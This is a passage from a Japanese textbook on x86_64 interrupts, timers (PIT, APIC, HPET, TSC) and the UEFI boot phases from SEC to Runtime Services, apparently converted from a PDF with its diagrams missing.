
MSI/MSI-Xは、PCIeデバイスが使用するモダンな割り込み方式です。



## レガシー割り込みとの違い


項目	レガシー (INTx)	MSI/MSI-X
方式	専用信号線	メモリライト
共有	可能 (問題あり)	専用
割り込み数	4本 (INTA-INTD)	最大2048
パフォーマンス	低い	高い

## なぜMSIが優れているか



# タイマ

## タイマの役割



## x86\_64 のタイマ種類

タイマ	周波数	精度	用途
PIT (8254)	1.193MHz	低	レガシー
RTC (Real Time Clock)	32.768kHz	低	CMOS時計
Local APIC Timer	CPU依存	中	各CPU固有
HPET (High Precision Event Timer)	10MHz以上	高	モダン
TSC (Time Stamp Counter)	CPU周波数	最高	計測専用

## PIT (Programmable Interval Timer)

レガシーなタイマですが、互換性のために残っています。

I/O ポート:

0x40-0x43: PIT チャネル0-2、コマンド

周波数: 1.193182 MHz

分周比設定で割り込み周期を決定

## Local APIC Timer

各CPUコアに内蔵されたタイマです。

```
// Local APIC Timer の設定（概念的）
void SetupLocalAPICTimer(UINT32 IntervalMs) {
    // 初期カウント値設定
    *((volatile UINT32*)0xFEE00380) = CalculateCount(IntervalMs);

    // タイマー モード設定（定期的）
    *((volatile UINT32*)0xFEE00320) = 0x20000 | TIMER_VECTOR;
}
```

## HPET (High Precision Event Timer)

モダンなシステムで使用される高精度タイマです。

MMIO ベースアドレス: ACPI HPETテーブルで指定

最小周波数: 10MHz

最大カウンタ数: 32個

特徴:

- 高精度
- 複数タイマー
- 64bitカウンタ

## TSC (Time Stamp Counter)

CPU内蔵のカウンタで、最も高精度です。

```
rdtsc ; EDX:EAX に TSC 読み込み
```

### 用途:

- パフォーマンス測定
- 高精度時刻取得


### 注意点:

- 周波数がCPU依存
- マルチコアでは同期が必要
- 省電力モードで停止する場合あり

## ファームウェアにおける割り込み

### UEFI と割り込み

UEFI ファームウェアは、通常割り込みを無効化して動作します。



### 理由:


1. **単純性:** 割り込みハンドラ不要
2. **予測可能性:** タイミングが決定的
3. **OSへの引き渡し:** OSが自由に設定

## 例外的に使用するケース


- タイマー: 一部のUEFI実装でLocal APIC Timerを使用
- デバッグ: シリアルポート割り込み

# 割り込みの初期化プロセス

## OS起動時の流れ



## Linux カーネルの例




# まとめ

この章では、割り込みとタイマの仕組みを説明しました。

## 重要なポイント:

- 割り込みは非同期イベントをCPUに通知する仕組み
- IDTが割り込み番号とハンドラをマッピング
- APICはモダンなマルチコア対応割り込みコントローラ
  - Local APIC: 各CPUコア固有
  - I/O APIC: 外部デバイス管理
- MSI/MSI-XはPCIeデバイスの高性能割り込み方式
- タイマの種類: PIT (レガシー)、HPET (モダン)、TSC (高精度)

## APIC アーキテクチャ:



---

次章では、UEFI ブートフェーズの全体像を見ていきます。

 參考資料

- Intel® 64 and IA-32 Architectures Software Developer's Manual - Volume 3, Chapter 10: Advanced Programmable Interrupt Controller (APIC)
- Intel® 64 and IA-32 Architectures Software Developer's Manual - Volume 3, Chapter 6: Interrupt and Exception Handling
- IA-PC HPET Specification
- PCI Local Bus Specification - MSI/MSI-X

# UEFI ブートフェーズの全体像

## 🎯 この章で学ぶこと


- UEFI のブートフェーズ構造
- 各フェーズの役割と責務
- SEC, PEI, DXE, BDS, TSL の流れ
- Platform Initialization (PI) 仕様

## 📚 前提知識

- リセットベクタ (第1章)
- CPUモード遷移 (第3章)

## UEFI ブートフェーズ

UEFI ファームウェアは、5つのフェーズを経てOSを起動します。




フェーズ	名称	主な役割
SEC	Security	CPU初期化、一時RAM設定
PEI	Pre-EFI Initialization	DRAM初期化、基本H/W初期化
DXE	Driver Execution Environment	ドライバ実行、デバイス列挙
BDS	Boot Device Selection	ブートデバイス選択

フェーズ	名称	主な役割
TSL/RT	Transient System Load / Runtime	OS起動、ランタイムサービス

## SEC Phase (Security)

### 役割

SECは、最初に実行されるフェーズです。



## 主な処理

### 1. CPU初期化

- キャッシュ設定
- マイクロコードロード
- ロングモード遷移

### 2. CAR (Cache as RAM)

- DRAM未初期化の段階でRAMが必要
- CPUキャッシュをRAMとして使用

### 3. PEI Core の検索とロード

## CAR の仕組み




### Cache as RAM:

- CPUキャッシュをNo-Evictモードに設定
- 通常64KB-256KB程度
- スタック、ヒープとして使用

## PEI Phase (Pre-EFI Initialization)

## 役割

PEIは、プラットフォーム固有の初期化を実行します。



## 主な処理

### 1. DRAM初期化

- メモリコントローラ設定
- DRAMトレーニング
- メモリマップ構築


### 2. CPU/チップセット初期化

- プラットフォーム固有の設定

### 3. DXE Core のロードと起動

## PEIM (PEI Module)

PEIフェーズでは、**PEIM**と呼ばれるモジュールが順次実行されます。




### 主なPEIM:

- CPU初期化PEIM
- メモリ初期化PEIM
- チップセット初期化PEIM

## DXE Phase (Driver Execution Environment)

### 役割

**DXE**は、ドライバ実行環境を提供します。



## 主な処理

### 1. DXE Dispatcher

- フームウェアボリュームからドライバ検索
- 依存関係解決
- ドライバ実行


### 2. デバイス初期化

- PCIe列挙
- USB、ネットワーク、ストレージ初期化

### 3. プロトコル公開

- UEFIプロトコルによるサービス提供

## DXE Driver




種類	役割	例
Core Driver	基盤サービス	DXE Core自体
Bus Driver	バス管理	PCIe Bus Driver
Device Driver	デバイス制御	USB Mass Storage Driver
Application	アプリケーション	UEFIシェル

## BDS Phase (Boot Device Selection)

### 役割

**BDS**は、ブートデバイスを選択しOSを起動します。



## 主な処理

1. **BootOrder**取得
  - NVRAM から設定読み込み
2. ブートオプション試行
  - ESP (EFI System Partition) マウント
  - ブートローダ検索・実行

### 3. フォールバック

- デフォルトブートパス: \EFI\BOOT\BOOTx64.EFI


## ブート変数

NVRAM変数:

- BootOrder: 起動順序
- Boot0000, Boot0001, ...: 各ブートオプション
- BootCurrent: 現在のブートオプション

## TSL/RT (Transient System Load / Runtime)

### TSL: OS起動



## Runtime Services

UEFIは、**Runtime Services**をOS実行中も提供します。

```
// Runtime Services の例
typedef struct {
    // 時刻関連
    EFI_GET_TIME           GetTime;
    EFI_SET_TIME           SetTime;

    // 変数アクセス
    EFI_GET_VARIABLE       GetVariable;
    EFI_SET_VARIABLE       SetVariable;


    // リセット
    EFI_RESET_SYSTEM       ResetSystem;
} EFI_RUNTIME_SERVICES;
```

提供されるサービス:

- NVRAM変数アクセス
- 時刻取得・設定
- システムリセット

# Platform Initialization (PI) 仕様

## PI と UEFI の関係




### PI仕様とUEFI仕様の分担:


- **PI:** ファームウェア内部 (SEC, PEI, DXE)
- **UEFI:** OSとのインターフェース (Boot/Runtime Services)

## **フェーズ間の遷移**

**全体の流れ**



## 各フェーズの期間



注: 時間は環境により大きく異なります。

## まとめ

